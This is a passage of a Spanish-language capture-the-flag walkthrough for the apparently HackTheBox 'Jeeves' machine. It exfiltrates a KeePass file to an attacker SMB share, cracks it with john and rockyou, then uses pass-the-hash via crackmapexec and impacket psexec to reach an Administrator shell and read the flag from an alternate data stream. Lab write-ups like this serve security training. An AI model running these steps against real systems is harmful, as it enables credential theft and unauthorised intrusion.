11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM                2,846 CEH.kdbx
               1 File(s)                2,846 bytes
               2 Dir(s)      2,648,522,752 bytes free


C:\Users\kohsuke\Documents>copy CEH.kdbx \\10.10.16.20\Jeeves\CEH.kdbx
copy CEH.kdbx \\10.10.16.20\Jeeves\CEH.kdbx
        1 file(s) copied.

C:\Users\kohsuke\Documents>
```

y aqui lo tenemos



Para poder abrirlo instalamos el



una vez hecho esto necesitaremos una contraseña para sacarla vamos a utilizar este comando

```
Bash

keepass2john CEH.kdbx
```

```
Usage: keepass2john [-k <keyfile>] <.kdbx database(s)>
> keepass2john CEH.kdbx
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48
> ls
CEH.kdbx  escanep  nc.exe  targeted
```

Consiste en sacar un hash de la contraseña para intentar sacarlo por fuerza fruta lo sacamos con este comando y sacamos el hash a un archivo llamado por el mismo nombre

```
Bash

keepass2john CEH.kdbx > hash
```

```
> cat hash
File: hash
1  CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Keepass [SHA256-AES 32/64])
```


Despues de ponerlo en el archivo con john le hacemos un ataque de fuerza bruta con el famoso rockyou

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1 (CEH)
1g 0:00:00:16 DONE (2024-04-29 09:52) 0.06067g/s 3336p/s 3336c/s 3336C/s nando1..monkeybum
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

que nos saca la contraseña

moonshine1



Tenemos hacemos y copiamos la primera contraseña y empezamos ha  
hacer un estudio con crackmapexe

```
zsh: command not found: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
> crackmapexec smb 10.129.228.112 -u 'Administrator' -H e0fb1fb85756c24235ff238cbe81fe00
SMB 10.129.228.112 445 JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB 10.129.228.112 445 JEEVES [*] Jeeves\Administrator:e0fb1fb85756c24235ff238cbe81fe00
> crackmapexec smb 10.129.228.112 -u 'Administrator' -H 'e0fb1fb85756c24235ff238cbe81fe00'
```

vemos que si que las credenciales por este sentido son validas  
por ello nos conectamos con el psexec.py con esas credenciales

Bash

```
python3 /usr/share/doc/python3-impacket/examples/psexec.py  
WORKGROUP/Administrator@10.129.228.112 -hashes  
:e0fb1fb85756c24235ff238cbe81fe00
```

```
This will be the name of the executable uploaded on the target  
> python3 /usr/share/doc/python3-impacket/examples/psexec.py WORKGROUP/Administrator@10.129.228.112 -hashes :e0fb1fb85756c24235ff238cbe81fe00  
Impacket v0.12.0.dev1 - Copyright 2023 Fortra  
[*] Requesting shares on 10.129.228.112.....  
[*] Found writable share ADMIN$  
[*] Uploading file yjkPeqeU.exe  
[*] Opening SVCManager on 10.129.228.112.....  
[*] Creating service u0Ha on 10.129.228.112.....  
[*] Starting service u0Ha.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.10586]  
(c) 2015 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>
```

```
C:\Windows\system32> cd C:\Users\Administrator
```

```
C:\Users\Administrator> dir  
Volume in drive C has no label.  
Volume Serial Number is 71A1-6FA1
```

```
Directory of C:\Users\Administrator
```

11/03/2017	11:07 PM	<DIR>	.
11/03/2017	11:07 PM	<DIR>	..
11/03/2017	10:43 PM	<DIR>	.groovy
04/29/2024	07:13 AM	<DIR>	.jenkins
11/03/2017	10:03 PM	<DIR>	Contacts
11/08/2017	10:05 AM	<DIR>	Desktop
11/03/2017	10:03 PM	<DIR>	Documents
11/03/2017	10:33 PM	<DIR>	Downloads

```
C:\Users\Administrator\Desktop> dir /r /s
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 71A1-6FA1
```

```
Directory of C:\Users\Administrator\Desktop
```

```
11/08/2017  10:05 AM    <DIR>          .
```

```
11/08/2017  10:05 AM    <DIR>          ..
```

```
12/24/2017  03:51 AM                36 hm.txt
```

```
34 hm.txt:root.txt:$DATA
```

```
11/08/2017  10:05 AM    797 Windows 10 Update Assistant.lnk
```

```
2 File(s)
```

```
833 bytes
```

```
Total Files Listed:
```

```
2 File(s)                833 bytes
```

```
2 Dir(s)  2,648,903,680 bytes free
```

```
C:\Users\Administrator\Desktop>
```

```
2 Dir(s)  2,648,903,680 bytes free
```

```
C:\Users\Administrator\Desktop> more < hm.txt
```

```
The flag is elsewhere. Look deeper.
```

```
C:\Users\Administrator\Desktop> more < hm.txt:root.txt
```

```
afbc5bd4b615a60648cec41c6ac92530
```

```
C:\Users\Administrator\Desktop> |
```